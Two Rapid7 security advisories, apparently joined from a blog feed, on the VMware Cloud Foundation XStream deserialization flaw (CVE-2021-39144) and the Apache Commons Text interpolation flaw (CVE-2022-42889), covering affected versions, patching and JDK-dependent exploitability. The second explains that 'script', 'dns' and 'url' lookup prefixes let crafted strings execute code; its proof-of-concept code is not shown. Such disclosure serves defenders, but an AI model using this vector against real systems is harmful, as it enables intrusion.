CVE-2021-39144: VMware Cloud Foundation Unauthenticated Remote Code Execution

On October 25, 2022, VMware published VMSA-2022-0027 on two vulnerabilities in its Cloud Foundation solution. By far the more severe of these is CVE-2021-39144, an unauthenticated remote code execution vulnerability with a CVSSv3 score of 9.8. The vulnerability arises from a deserialization flaw in an open-source library called XStream, which is used to serialize objects to XML and back again. According to VMware’s advisory, an unauthenticated endpoint that leverages XStream for input serialization in VMware Cloud Foundation (NSX-V) provides a vector for attackers to obtain remote code execution in the context of ‘root’ on the appliance.

Vulnerability details and a proof of concept for CVE-2021-39144 are publicly available from prominent security researchers. While we are not aware of exploitation as of October 27, the severity of the vulnerability combined with the popularity of VMware solutions makes it a highly attractive target for attackers. Notably, VMware has gone so far as to release a patch for end-of-life (EOL) products—a testament to the criticality of the issue.

Affected products

  • VMware Cloud Foundation 4.x
  • VMware Cloud Foundation (NSX-V) 3.11

End-of-life patch information is here.

Remediation

VMware Cloud Foundation customers should update to a fixed version immediately, without waiting for a typical patch cycle to occur. For additional information, see VMSA-2022-0027.

Rapid7 customers

InsightVM and Nexpose customers will be able to assess their exposure to CVE-2021-39144 with an authenticated vulnerability check expected to be available in the October 27 content release.

CVE-2022-42889: Keep Calm and Stop Saying “4Shell”

Post Syndicated from Erick Galinkin original https://blog.rapid7.com/2022/10/17/cve-2022-42889-keep-calm-and-stop-saying-4shell/

CVE-2022-42889: Keep Calm and Stop Saying

CVE-2022-42889, which some have begun calling “Text4Shell,” is a vulnerability in the popular Apache Commons Text library that can result in code execution when processing malicious input. The vulnerability was announced on October 13, 2022 on the Apache dev list. CVE-2022-42889 arises from insecure implementation of Commons Text’s variable interpolation functionality—more specifically, some default lookup strings could potentially accept untrusted input from remote attackers, such as DNS requests, URLs, or inline scripts.

CVE-2022-42889 affects Apache Commons Text versions 1.5 through 1.9. It has been patched as of Commons Text version 1.10.

The vulnerability has been compared to Log4Shell since it is an open-source library-level vulnerability that is likely to impact a wide variety of software applications that use the relevant object. However, initial analysis indicates that this is a bad comparison. The nature of the vulnerability means that unlike Log4Shell, it will be rare that an application uses the vulnerable component of Commons Text to process untrusted, potentially malicious input. Additionally, JDK version matters for exploitability. Our team tested their proof-of-concept exploit across the following JDK versions:

  • JDK 1.8.0_341 – PoC works
  • JDK 9.0.4 – PoC works
  • JDK 10.0.2 – PoC works
  • JDK 11.0.16.1 – warning but works
  • JDK 12.0.2 – warning but works
  • JDK 13.0.2 – warning but works
  • JDK 14.0.2 – warning but works
  • JDK 15.0.2 – fails
  • JDK 16.0.2 – fails
  • JDK 17.0.4.1 – fails
  • JDK 18.0.2.1 – fails
  • JDK 19 – fails

Results were identical for OpenJDK.

In summary, much like with Spring4Shell, there are significant caveats to practical exploitability for CVE-2022-42889. With that said, we still recommend patching any relevant impacted software according to your normal, hair-not-on-fire patch cycle.

Technical analysis

The vulnerability exists in the StringSubstitutor interpolator object. An interpolator is created by the StringSubstitutor.createInterpolator() method and will allow for string lookups as defined in the StringLookupFactory. This can be used by passing a string “${prefix:name}” where the prefix is the aforementioned lookup. Using the “script”, “dns”, or “url” lookups would allow a crafted string to execute arbitrary scripts when passed to the interpolator object.

Since Commons Text is a library, the specific usage of the interpolator will dictate the impact of this vulnerability. As a toy proof of concept, consider:

CVE-2022-42889: Keep Calm and Stop Saying

While this specific code fragment is unlikely to exist in production applications, the concern is that in some applications, the `pocstring` variable may be attacker-controlled. In this sense, the vulnerability echoes Log4Shell. However, the StringSubstitutor interpolator is considerably less widely used than the vulnerable string substitution in Log4j and the nature of such an interpolator means that getting crafted input to the vulnerable object is less likely than merely interacting with such a crafted string as in Log4Shell.

Mitigation guidance

Organizations who have direct dependencies on Apache Commons Text should upgrade to the fixed version (1.10.0). As with most library vulnerabilities, we will see the usual tail of follow-on vendor advisories with upgrades for products that package vulnerable implementations of the library. We recommend that you install these patches as they become available, and prioritize any where the vendor indicates that their implementation may be remotely exploitable.

Rapid7 customers

Our engineering team is evaluating the feasibility of a vulnerability check.